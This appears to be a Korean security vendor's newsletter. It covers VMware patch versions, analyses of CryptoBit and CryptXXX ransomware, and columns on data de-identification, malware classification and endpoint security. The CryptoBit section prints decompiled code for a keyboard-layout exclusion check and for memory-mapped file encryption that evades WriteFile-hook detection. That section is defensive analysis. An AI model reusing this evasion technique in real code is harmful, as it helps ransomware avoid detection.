		5.5	(5.5 U3b + KB2144428) 또는 5.5 U3d
		5.1	(5.1 U3b + KB2144428) 또는 5.1 U3d
		5	5.0 U3e + KB2144428
	Linux	6	6.0.0b
		5.5	5.5 U3
5.1		5.1 U3d	
vCloud Director	Linux	8.0.x	8.0.1.1
		5.6.x	5.6.5.1
		5.5.x	5.5.6.1
vSphere Replication	Linux	6.1.x	패치 미정
		6.0.x	6.0.0.3
		5.8.x	5.8.1.2
		5.6.x	5.6.0.6

권한 상승 취약점 (Windows인 경우만 해당)

- VMware Player 7.1.3 이전버전
- VMWare Workstation 11.1.3 이전버전

Reflected XSS 취약점 (Windows인 경우만 해당)

- vCenter Server 6.0 U2 이전버전
- vCenter Server 5.5 U3d 이전버전
- vCenter Server 5.1 U3d 이전버전

해당 취약점에 영향 받는 소프트웨어 사용자는 최신 버전으로 업데이트해 문제를 해결할 수 있다.

출처 : **보안뉴스**

<http://www.boannews.com/media/view.asp?idx=50745&page=1&kind=1>



03 이달의 TOP

WriteFile을 사용하지 않는 CryptoBit
CryptXXX 랜섬웨어 한글화 버전 등장

WriteFile을 사용하지 않는 CryptoBit

□ 개요

일반적인 랜섬웨어들이 CreateFile -> ReadFile -> Encryption -> WriteFile -> Close Handle 순서로 암호화를 진행하는데 이런 흐름에서 벗어난 CryptoBit가 등장했다. 이 악성코드는 이미 일반 악성코드에서는 많이 쓰이던 Memory Mapping 방식으로 파일을 메모리에 로드해 암호화를 수행한다.

□ 내용

CryptoBit는 키보드 레이아웃을 확인해 특정 키보드 레이아웃의 경우 암호화를 수행하지 않는다


- 비 암호화 대상 지역 : Belarusian, Russian, Kazakh

```

GetKeyboardLayoutList(v6, v1);
for ( i = 0; i != v6; ++i )
{
    v3 = Address[2 * i];
    if ( v3 == 423 || v3 == 1049 || v3 == 1087 )
    {
        // 423 = Belarusian
        // 1049 = Russian
        // 1087 = Kazakh

        v5 = 1;
        break;
    }
}

```



[그림 1] Keyboard Layout 확인

Memory Mapping 방식을 사용할 경우 기존의 ReadFile과 WriteFile 대신 CreateFileMapping, MapviewOfFile 등의 함수로 대체하게 되며 이는 파일을 메모리에 직접 매핑 시키므로 메모리상에서 변경된 값이 파일에 바로 적용된다. 이러한 점을 이용하면 WriteFile 함수를 사용하지 않아도 암호화를 수행할 수 있으며 WriteFile을 후킹 해 랜섬 행위를 탐지하는 것을 우회할 수 있다.


```

v7 = CreateFileMappingW(v17, 0, 4, 0, 0, 0);
if ( v7 )
{
    v18 = v7;
    v10 = MapViewOfFile(v9, v8, v7, 983071, 0, 0, v16);
    if ( v10 )
    {
        v14 = v10;
        v11 = DoEncryption_402BBC(v10, (v16 | 0xF) ^ 0xF);
        v21 = v11;
        if ( v11 )
            sub_401C34(a1, v12, v11, 0);
        UnmapViewOfFile(v14);
    }
}

```

[그림 2] FileMapping을 통한 암호화

CryptoBit는 AES를 통해 암호화를 수행하며 암호화에 사용한 Key는 RSA로 암호화하여 파일로 저장한다. 이 파일은 Private Key가 없으면 복호화가 불가능하다.



[그림 3] CryptoBit 감염화면

□ 결론

CryptoBit는 FileMapping을 제외하면 기존 랜섬웨어들과 크게 다르지 않지만 보편적으로 사용하는 방법과는 다른 방식으로 파일을 제어한다는 점에서 의의가 큰 랜섬웨어이다. 아직 국내에서 감염된 사례는 보고된 바 없지만 새로운 변종과 함께 국내에 상륙할 수 있으니 사용자의 주의를 요한다.

□ 바이로봇 업데이트 내역

Trojan.Win32.Ransom.124416

...

작성자 : kino

CryptXXX 랜섬웨어 한글화 버전 등장

□ 개요

감염 후 비트코인 지불 안내창에 한글을 지원하는 CryptXXX 랜섬웨어의 변종이 등장했다. 해당 랜섬웨어는 한글을 지원하는 세 번째 랜섬웨어로 국내를 공격의 대상으로 삼은 만큼 사용자들의 각별한 주의가 요구된다.

□ 내용

해당 랜섬웨어에 감염되면 사용자의 PC의 주요 파일들이 암호화 되고 확장자는 'cryp1'으로 변경된다.



[그림 1] 감염된 파일

해당 랜섬웨어는 주요 파일이 암호화 된 후 비트코인 결제를 유도하는 안내창을 띄운다. 안내하는 URL에 접속하여 한글 옵션을 선택하면 사용자들이 이해하기 쉽도록 한글로 번역된 안내문이 보인다. '크립토락커', '라다만트' 랜섬웨어에 이어 세 번째로 한글을 지원하는 랜섬웨어로 이전에 등장했던 한글화 랜섬웨어들보다 한글 안내창의 가독성이 매우 증가하였다.



[그림 2] CryptXXX 랜섬웨어의 한글화된 비트코인 지불 페이지

최근 더 많은 수익을 얻기 위해 꾸준히 진화하고 있는 CryptXXX의 변종으로 기존과 마찬가지로 플래시 취약점을 통해 DLL 파일로 유포되고 있다. 특히 앵글러 익스플로잇 킷을 통해 국내 사이트에서 유포 중인 만큼 국내 기업 및 기관 그리고 개인 사용자들의 각별한 주의가 필요하다.

□ 바이로봇 업데이트 내역

Trojan.Win32.CryptXXX.176128.A

Trojan.Win32.CryptXXX.176128.B 외 다수

작성자 : herme_dike



04 보안 컬럼

빅데이터 분석, 그리고 개인정보보호
힘 빠져서 못 해먹겠네
파밍? 랜섬웨어? 뭘로 막아야해?

빅데이터 분석, 그리고 개인정보보호

개인정보 비식별화

최근 몇 년간 빅데이터가 주목을 받게 되면서 많은 기업은 새로운 정보를 얻기 위해 빅데이터를 수집하고, 가공해 왔다. 그러나 이렇게 새로운 정보를 얻는 과정에서 수집되고 가공되는 정보에는 필수 불가결하게 개인정보가 포함될 수도 있으며 개인 정보는 함부로 사용할 수 없다. 이러한 규제 문제를 해소하고 기업들이 빅데이터를 좀 더 많이, 좀 더 잘 활용할 수 있도록 방송통신위원회는 올해 초, 개인정보 비식별화 조치를 법제화하겠다고 밝혔으며, 이후 논의가 꽤 활발하게 진행되고 있다. 이러한 논의가 드디어 우리나라에서도 시작된 이유는 역시 빅데이터 덕분이 아닌가 싶다.

‘개인정보’는 개인정보보호법 제2조에 의하면 “살아 있는 개인에 관한 정보로서 성명, 주민등록번호 및 영상을 통해서 개인을 알아볼 수 있는 정보(해당 정보만으로는 특정 개인을 알아볼 수 없더라도 다른 정보와 쉽게 결합하여 알아볼 수 있는 것을 포함한다)를 말한다”라고 정의되어 있다. 그리고 ‘개인정보 비식별화’라는 것은 위에서 정의한 개인정보를 특정한 개인임을 확인할 수 없게끔 내용을 감추는 것을 뜻한다.

개인정보가 중요한 이유는 유출되었을 경우 유출된 개인의 안전, 재산 등에 큰 피해를 줄 수 있기 때문이다. 개인정보 유출로 인한 보이스 피싱, 금융사기 등이 실제로 빈번히 발생하고 재산상의 피해를 많이 주고 있으므로 이 글을 읽는 분들은 개인정보가 얼마나 중요한 정보인지 알 수 있을 것으로 생각한다.

유형 구분	개인정보 항목
일반정보	이름, 주민등록번호, 운전면허번호, 주소, 전화번호, 생년월일, 출생지, 본적지, 성별, 국적
가족정보	가족구성원들의 이름, 출생지, 생년월일, 주민등록번호, 직업, 전화번호
교육 및 훈련정보	학교출석사실, 최종학력, 학교성적, 기술 자격증 및 전문 면허증, 이수한 훈련 프로그램, 동아리활동, 상벌사항
병역정보	군번 및 계급, 계대유형, 주특기, 근무부대
무동산정보	소유주택, 토지, 자동차, 기타소유차량, 상경 및 건물 등
소득정보	원래 봉급액, 봉급강역, 보너스 및 수수료, 기타소득의 원천, 이자소득, 사업소득
기타 수익정보	보험 (건강, 생명 등) 가입현황, 회사의 관급비, 투자프로그램, 퇴직프로그램, 휴가, 병가
신용정보	대부잔액 및 지불상황, 저당, 신용카드, 저불연기 및 미납의 수, 임금압류 통보에 대한 기록
고용정보	현재의 고용주, 회사주소, 상급자의 이름, 직무수행평가기록, 훈련기록, 출석기록, 상벌기록, 성격 테스트결과 직무태도
범죄정보	전과기록, 자동차 교통 위반기록, 파산 및 담보기록, 구속기록, 이혼기록, 납세기록
의료정보	가족병력기록, 과거의 의료기록, 정신질환기록, 신체장애, 혈액형, IQ, 약물테스트 등 각종 신체테스트 정보
조직정보	노조가입, 종교단체가입, 정당가입, 클럽회원
통신정보	전자우편(E-mail), 전화통화내용, 로그파일(Log file), 쿠키(Cookies)
위치정보	GPS나 휴대전화에 의한 개인의 위치정보
신체정보	지문, 홍채, DNA, 신장, 가슴촬영 등
습관 및 취미정보	출연, 음주량, 선호하는 스포츠 및 오락, 여가활동, 비디오 대여기록, 도박성향

[그림 1] 개인정보의 예시

하지만 단순히 개인의 정보를 지키기 위해서 개인정보 비식별화를 하는 것은 아니다. 이러한 주요 정보를 식별할 수 없도록 하고 나머지 다른 정보를 자유롭게 쓰고자 하는 기업의 의지도 포함된 것이라 보는 시각이 있다.

어떠한 성별의, 어떠한 연령대의 고객들이 어떠한 상품을 원하는지는 기업에서 가장 알고 싶어 하는 정보 중 하나일 것이다. 실제로 이를 알아내기 위해 많은 기업에서는 이미 빅데이터를 이용해서 얻은 정보들을 다양한 마케팅에 이용하고 있다. 이런 방식이 무조건 성공하리라는 법은 없지만 무작정 불특정 다수에게, 아무 곳이나 광고하는 방법에 비하면 훨씬 더 좋은 방법이라는 생각이 든다.

처리 기법	주요 내용 및 처리 예	세부 기술
가명처리 (Pseudonymisation)	주요 식별요소를 다른 값으로 대체	① 유리스틱 익명화, ② K-익명화, ③ 암호화, ④ 교환 방법
총계처리 (Aggregation)	데이터 총합 또는 부분 집계	⑤ 총계처리, ⑥ 부분집계, ⑦ 라운딩, ⑧ 데이터 재배열
데이터 값 삭제 (Data Reduction)	부분 또는 전체 삭제	⑨ 속성값 삭제, ⑩ 속성값 부분 삭제, ⑪ 데이터 행 삭제, ⑫ 식별자 제거를 통한 단순 익명화
범주화 (Data Suppression)	범주의 값으로 변환	⑬ 범주화, ⑭ 랜덤 올림, ⑮ 범위범위, ⑯ 제어 올림
데이터 마스킹 (Data Masking)	식별자가 보이지 않도록 부분 또는 전체 처리	⑰ 임의 값을 추가, ⑱ 공백과 대체

[그림 2] 비식별화 처리 기법 및 세부 기술

개인정보 비식별화에는 가명처리, 총계처리, 데이

터값 삭제, 범주화, 데이터 마스킹과 같은 방법이 있다.

가명처리는 개인식별이 가능한 데이터에 대하여 직접 식별할 수 없는 다른 값으로 대체하는 기법이다. 주로 이름, 기타 출신학교나 근무처 같은 고유특징에 적용된다. 가명처리의 경우 완전 비식별화가 가능하고 데이터의 변형 및 변질의 수준이 적다는 장점이 있다. 세부 기술에는 휴리스틱 익명화, k-익명성, 암호화, 교환방법이 있다.

총계처리는 개인정보에 대한 통계치를 적용하여 특정 개인을 판단할 수 없도록 하는 기법이다. 다양한 통계분석용으로 사용이 편리하다는 장점이 있다. 하지만 정밀한 분석에 사용하기는 적절하지 않으며 수집된 정보가 적을 경우 정보를 예측할 수도 있다고 한다. 세부 기술로는 총계처리, 부분 집계, 라운딩, 데이터 재배열이 있다.


데이터값 삭제는 개인정보 중 식별자로 쉽게 쓰일 수 있는 생체정보, 주민등록번호, 계좌번호와 같은 개인식별정보를 삭제 처리하는 방법을 말한다. 장점은 민감한 정보를 삭제하여 해당 데이터에 대한 예측이 어렵다는 점이다. 하지만 단점은 데이터의 신뢰성과 분석결과의 유효성이 저하될 수 있다. 세부 기술에는 속성값 삭제, 속성값 부분 삭제, 데이터 행 삭제, 식별자의 제거를 통한 단순 익명화가 있다.

범주화는 명확한 값을 숨기기 위해 데이터 값을 평균값이나 범주 값으로 변환하는 방식을 말한다. 개인을 쉽게 식별할 수 있는 정보, 고유식별정보, 계좌번호 같은 정보에 많이 사용되며 범주화를 할 경우 통계에 많이 사용되는 데이터 형식이기 때문에 다양하게 분석 및 가공을 할 수 있다. 하지만 정확한 수치가 있어야 하는 분석을 통해 결과를 도출하기는 어렵고 범위 구간이 좁을 경우 추적이거나 예측이 가능할 수 있다. 세부 기술에는 범주화, 랜덤 올림 방식, 범위 방법, 제어 올림이 있다.

마지막으로 데이터 마스킹은 개인식별 정보에 일부분을 다른 값으로 변환하는 것이다. 주로 이름이나 고유식별번호 같은 정보에 적용이 되며 첫 데이터 구조에 변형을 주지 않는다는 장점이 있다. 하지만 마스킹을 너무 많은 정보에 적용하면 활용

도가 떨어지며, 너무 적은 정보에 적용하면 값을 추적 및 예측할 수 있다. 세부 기술로는 임의 값을 추가, 공백과 대체가 있다.

이렇게 다양한 비식별화 기법과 세부 기술이 존재하는데 비식별화하고자 하는 정보에 따라 적절한 기법과 세부 기술을 사용하여 비식별화하여야 한다. 그리고 적정성을 평가한다. 먼저 평가 위원회를 구성하여 비식별화된 정보를 통해서 더 이상 개인임을 식별할 수 없는 상태가 되었다고 판단하게 되면 데이터를 이용할 수 있다. 만약 특정 개인을 식별할 수도 있다고 판단하게 되면 식별이 불가능할 때까지 추가적인 비식별화 과정을 거쳐 다시 평가 받게 된다.



[그림 3] 개인정보 비식별화 적정성 평가 절차

기업에서는 비식별화된 정보이기 때문에 개인정보 보호 이용 동의를 얻지 않아도 사용할 수 있다고 주장하기도 한다. 하지만 필자의 생각으로는 이 또한 동의를 얻지 않았기 때문에 동의를 얻고 활용을 해야 한다고 생각한다.

개인정보 비식별화가 중요한 이유는 하버드 대학의 연구자들이 발표한 'De-anonymizing South Korean Resident Registration Numbers Shared in Prescription Data'라는 논문이 있다. 이에 따르면 2만 3,163건의 고인의 의료 데이터를 가지고 주민등록번호를 100% 산출해 내는 데 성공하였다.

최근 병원이 폐업하는 경우, 그 동안 가지고 있던 의료기록도 무단으로 버려지고 있고 1톤당 20만

원에 고물상에 판매되고 있다는 기사도 있다. 그리고 종이보다 관리와 보관이 쉬운 전자 진료기록부를 사용하는 병원도 많지만 이러한 병원들도 폐업하면서 컴퓨터를 그냥 판매하는 것은 똑같다. 진료기록부는 10년간 보관하거나 보건소에 기록을 이관하게 되어 있지만, 과태료가 100만 원에 불과하여 대체로 과태료를 내는 방법을 택하고 있다. 이렇게 무단으로 버려지는 의료기록이 악의적인 목적을 가진 단체에 넘어가게 된다면 어마어마한 개인정보가 유출될 수 있다고 본다. 더불어 14년도에 일어났던 유출사례 중 한 직원이 프로그램 테스트를 위해 받은 개인정보 1억 건 이상을 유출한 적도 있었다. 이러한 사례만 봐도 개인정보 비식별화의 입법화는 조속히 이루어져야 한다고 생각한다.

최근 우리나라에서 개인정보보호에 대해 더 많은 관심과 법제화가 이루어지고 있다. 앞에서 설명한 개인정보 비식별화는 이미 입법화가 이루어지고 있다. 최근에 주민등록번호 법이 개정되어 개인정보 유출로 인해 신체 및 재산상의 피해가 있으면 주민등록번호 변경도 가능하도록 개정되었다. 이처럼 이미 유출된 정보에 대한 대응책도 마련하고 있다. 이런 대응책도 중요하지만 먼저 개인정보 유출이 되지 않도록 노력하는 것이 더 중요하다고 생각한다. 또한 비식별화된 정보라는 이유로 관리를 소홀히 하는 것도 분명히 문제가 될 소지가 있기 때문에 후속관리도 신경을 많이 써야 한다.

작성자 : Cjinzy

힘 빠져서 못 해먹겠네 분석가의 딜레마

※ 본 칼럼은 필자 개인의 징징거림으로 (주) 하우리의 공식적인 의견이 아님을 미리 알려드립니다.

서론

이 자극적인 제목의 글의 시발점은 "악성코드 분석가에게 무엇을 묻고 싶은가" 라는 질문에 한 친구가 댓글을 달면서 시작되었다.



[그림 1] 분노의 시발점

필자와 주위의 분석가들이 듣는다면 입술이 파래지고 손발이 부르르 떨릴지도 모르는 이 비 전문가의 호기심(이라 쓰고 악플이라 읽는다.) 어린 댓글이 그리 놀랍게 다가오지 않는 이유는 사회구성원들 사이에서 공공연하게 퍼져있는 보안에 대한 불신을 반증하는 바이기 때문이라는 생각이 든다. 사실 사용자 입장에서 그렇게 느낄 수 밖에 없는 부분도 존재하기에 그리 분노할 정도의 딱박이 아니기도 하다. (라고 하지만 필자도 보안, 굳이 세분화 하자면 엔드포인트 보안의 한 부분을 담당하고 있기에 짜증과 울분과 분노가 치밀어 오르면서 제목과 같은 극단적인 표현이 나오는 것은 부정할 수는 없다.)

하지만 이는 분명 생각해 볼만한 문제이다. 고객의 안전하고 쾌적한 인터넷 생활을 위해 백신을 만들고 제공하는 회사의 일원으로서 고객의 소리에 귀를 기울일 필요가 있기 때문이다. (저 친구는 다른 백신을 쓰고 있다.) 필자는 고객님의 의견에 대한 답변을 드림과 동시에 엔드포인트 보안의 가장 마지막 지점이라고 생각하는 백신(필자의 개인적인 생각이다.)에서 대응의 어려움에 대해 항변 아닌 항변을 해보려 한다.



[그림 2] 절대 이런 마음은 아니다.

샘플 악성판단의 딜레마

세상에는 다양한 생각, 가치관이 존재해 명확히 선/악으로 나눌 수 없는 경우가 발생한다. 컴퓨터 세상에도 다양한 목적/행위를 가진 프로그램이 존재해 명확히 악성과 정상을 나눌 수 없는 경우도 가끔 발생한다.



[그림 3] 아이콘, 파일명, 확장자의 삼위일체

[그림 3]과 같이 실행시켜 보지 않더라도 악성코드인 파일들이 존재하는 반면 자세히 보아야 악성이고 오래 보아야 악성인데 도대체가 너는 아무리 봐도 모르겠다 싶은 샘플들이 가끔 접수된다. 이런 경우 주변 동료의 도움을 얻거나 분석가 개인

재량에 따라 악성 혹은 정상으로 분류한다. 문제는 이런 판단들이 매번 정확할 수 없기에 진단/미진단 이슈가 발생하기도 한다.

특히 보안성이 뛰어난 정상프로그램(패킹, 자가 코드 보호 등)이 접수되는 경우 판단이 어려워지는 경우가 많다. 이러한 샘플들은 분석가를 혼란에 빠지게 만들고 신속하고 정확한 판단을 내리는데 어려움을 준다.

이해관계 상충의 딜레마

이해관계 상충의 딜레마를 가장 잘 보여주는 예가 애드웨어가 아닐까 라는 생각이 든다.

사용자의 기준에서 나의 동의와 상관없거나 혹은 나의 동의가 있더라도 (NNC : Next-Next-Complete) 원치 않게 설치된 모든 프로그램들은 애드웨어로 간주하기도 한다. (보통 설치된 줄도 모르는 경우가 많다.)

악성코드 분석가의 입장에서 바라보는 애드웨어는 사용자의 동의 없이 설치되고 시스템에 불필요한 영향을 끼치는 소프트웨어를 기본 골자로 하며 세부적으로 추가적인 행위를 고려하여 애드웨어 여부를 판별하게 된다.

애드웨어 개발자의 입장에서 자신들이 만든 프로그램은 애드웨어가 아니다.



[그림 4] 대표적인 프레이밍 이미지

이 미묘하고 아슬아슬한 경계를 분석가가 잘 구분해서 백신에 적용하면 된다고 이야기할 수도 있지만 잡지 않았다가 고객의 클레임을 받고 잡았다고 제작사의 클레임을 받게 될 수도 있다. (물론 클레

임을 받지 않는 경우가 대다수이다.)

결론

지금까지 하나의 고객님의 질문에 대한 장황한 항변을 늘어놓았다. 사실 위의 댓글 같은 이야기는 단순히 백신뿐만이 아니라 보안 전반적인 분야에서 한번쯤 들어본 이야기 일 거라고 생각한다. (궁금하다면 북한 해킹과 관련된 뉴스 댓글을 정독해 보길 바란다.)

이런 이야기를 감정적으로만 대응할 것이 아니라 사용자가 만족할 수 있는 보안과 대응자가 제공할 수 있는 최선의 보안이라는 타협점을 찾아 나가는 계기로 삼아야 할 것이다.

P.S : 댓글 중 '깨끗하게'의 의미는 아직까지 미스터리로 남아있지만 필자 나름의 생각으로는 악성코드 (애드웨어) 치료 시 남아있는 설정 파일 등의 찌꺼기를 의미하는 것으로 유추하고 있다.

작성자 : kino

파밍? 랜섬웨어? 뭘로 막아야해?


2016년 상반기에도 많은 악성코드들이 계속 쏟아져 나오고 있다. 파밍 악성코드, 새로 등장하는 랜섬웨어 등. 매년 해커들은 보안전문가들도 생각하지 못한 새로운 악성코드를 들고 찾아온다. 매년 보안하는 사람들은 뭐 하는 거야? 라고 궁금해 하는 사람들을 위해, 시장에서 악성코드를 막기 위한 방법 중 엔드포인트 보안기법에 대해 다뤄보고자 한다.

1. 엔드포인트 보안? 그게 뭐예요?

엔드포인트 보안(End-Point Security)에 대해 설명하려면 엔드포인트(End-Point)란 무엇인가에 대해 먼저 알아야 한다.

엔드포인트란, 쉽게 말해 현재 이 문서를 보고 있는 플랫폼, PC, 스마트 폰 등 네트워크에 최종적으로 연결되어 있는 IT 장치를 말한다. 그럼 엔드포인트 보안은? 이러한 IT 장치의 보안을 말한다. 이러한 IT 장치에서 우리들이 가장 많이 접하는 것은 '백신' 이고, 그 외에도 수많은 엔드포인트 보안 솔루션이 존재하고 있다. 이러한 많은 엔드포인트 보안 솔루션의 종류와 특징에 대해 알아보자.

2. 백신. 가장 널리 쓰이는 보안 솔루션.



[그림 1] Anti-virus

백신 하면 무엇이 떠오르는가?

V모 프로그램이 떠오르는 사람도, A모 프로그램이 떠오르는 사람도 있을 것이다. 조금 더 생각을 해 보면 바이러스, 악성코드, 치료, 컴퓨터 느려짐 등 많은 것이 떠오르게 될 것이다. 그리고 내 PC에는 무슨 백신이 설치되어 있었지 라고 생각할 것이다. 요즘 백신은 PC, 스마트 폰, 스마트TV 등 플랫폼을 가리지 않고 거의 모든 플랫폼에 설치되고 있고, 설치해야 된다고 한다. 이런 백신 솔루션의 종류가 몇 개나 되는지 혹시 알고 있는가? 이런 백신사의 결과를 종합해서 알려주는 사이트에 등재된 세계 유명 백신사의 수만 해도 54개고, 이런 백신 사이트에 등록되지 않은 프로그램의 개수까지 하면 생각보다 엄청 많은 백신이 존재한다고 볼 수 있다.

이러한 백신의 장점은 사용자가 정상파일로 위장한 악성코드를 다운로드 하더라도 미리 보고 삭제하고, PC사용에 있어 안정감을 줄 수 있다는 것이다.

백신은 '사후보안솔루션'으로 지금도 수많은 백신사들은 공격자가 만들어내는 악성코드를 잡아내고 예방하기 위해 불철주야 열심히 일하고 있지만, 창과 방패의 대결 시 창이 한번 찔러봐야 결과가 나오는 것처럼 신중 개발되는 악성코드가 한번 어딘가 찔러보기 전까지는 능동적인 대처가 어렵다는 단점이 있다.

바로 이러한 단점 때문에 수많은 엔드포인트 보안 솔루션 혹은 여러 기법을 사용하는 보안 솔루션들이 지속적으로 개발 되고 출시 되는 것이다.

3. 그럼 백신 쓰지 말고 다른 방법으로 내 PC를 보호해야 되나요?

위의 카테고리에서는 장점보단 단점을 많이 부각시켰다. 사실이 그렇다. 장점도 있지만, 단점도 많은 것이 과거의 백신이고, 현재의 백신이며 미래의 백신일 것이다. 하지만 그럼에도 불구하고, 백신 업체의 수는 굉장히 많으며, 백신은 발전을 거듭해왔고, 일반 사용자가 아닌 기업, 정부에서도 전부 백신을 사용하고, 또 사용을 권장한다. 전문가들은 바보가 아니다.

그들이 항상 말하는 최신 업데이트 패치를 해라,

백신을 사용하라, 의심 가는 스팸 메일은 클릭하지 마라 등은 다 괜히 하는 소리가 아니다. 일반 사용자는 조금의 주의와 관심 그리고 백신만 잘 사용해도 PC의 안전도가 훨씬 증가한다.

4. 그럼 그냥 백신 소개라고 하지, 왜 엔드포인트 보안이라고 했어요?

일반 사용자들에게는 조금의 주의와 관심, 그리고 백신이면 충분하다고 말한 바 있다.

하지만 현재 여러 기상천외한 방법으로 악성코드는 배포되고 있으며, 일반 사용자들의 피해도 커지고 있는 실정이다. 이에 따라 일반 사용자들도 백신만 믿는 것이 아닌, 여러 추가적인 보안솔루션을 사용하는 것이 권장되고 있다. 그리고 특히 기업, 병원, 정부 등 여러 기관들에서는 백신 외 엔드포인트 보안 솔루션의 도입이 선택이 아닌 필수가 되었다. 이러한 추세에 힘입어 최근에는 여러 보안 업체에서 일반 사용자들을 위한 무료 솔루션의 배포 또한 활발히 이루어지고 있어 접근 또한 점차 쉬워지고 있다. 그래서 두 종류의 엔드포인트 보안 솔루션 제품을 추천해 보려고 한다.

5. 엔드포인트 보안 솔루션 몇가지

1. 취약점 보안 솔루션

취약점 보안 솔루션은 현재 개인 PC에 적용시키기에는 최적의 솔루션 중 하나라고 볼 수 있다. 일반 사용자들에게 있어 가장 악성코드가 많이 유입되는 경로는 웹사이트에서 취약점을 통해 악성코드가 다운로드 되어 실행되는, 이른바 DBD(Drive By Download) 공격이 큰 위협으로 손꼽히고 있는데, 시중에 출시되는 취약점 솔루션들의 대부분이 이러한 DBD를 효과적으로 방어해주고 있다. 대표적으로는 APT-Shiled가 있다.

2. 랜섬웨어 전문 솔루션

랜섬웨어는 몇 년째 보안전문가들이 꾸준히 뽑는 보안 이슈다. 실질적으로 피해자가 많고 피해 금액이 계속해서 증가하고 있기 때문에 랜섬웨어를 전문적으로 방어하는 솔루션들이 많이 출시되고 있다. 이에 맞춰 백신 자체에 랜섬웨어 방어 기법

을 넣는 백신사가 늘어나고 있다. 하지만 이는 유료인 경우가 많고 실질적인 방어 기법으로는 부족한 점이 보이는 경우도 종종 보인다. 랜섬웨어는 일반적인 악성코드와는 다른 흐름을 보이는 경우가 많기 때문에 전문적으로 랜섬웨어만 취급하는 솔루션을 사용하는 것이 더욱 효과적이다. 대표적으로 AppCheck 가 있다.

작성자 : KSY



05 월간 악성코드 상세분석


방글라데시 중앙은행 해킹 이슈

방글라데시 중앙은행 해킹 이슈 SWIFT 코드를 이용하는 악성코드

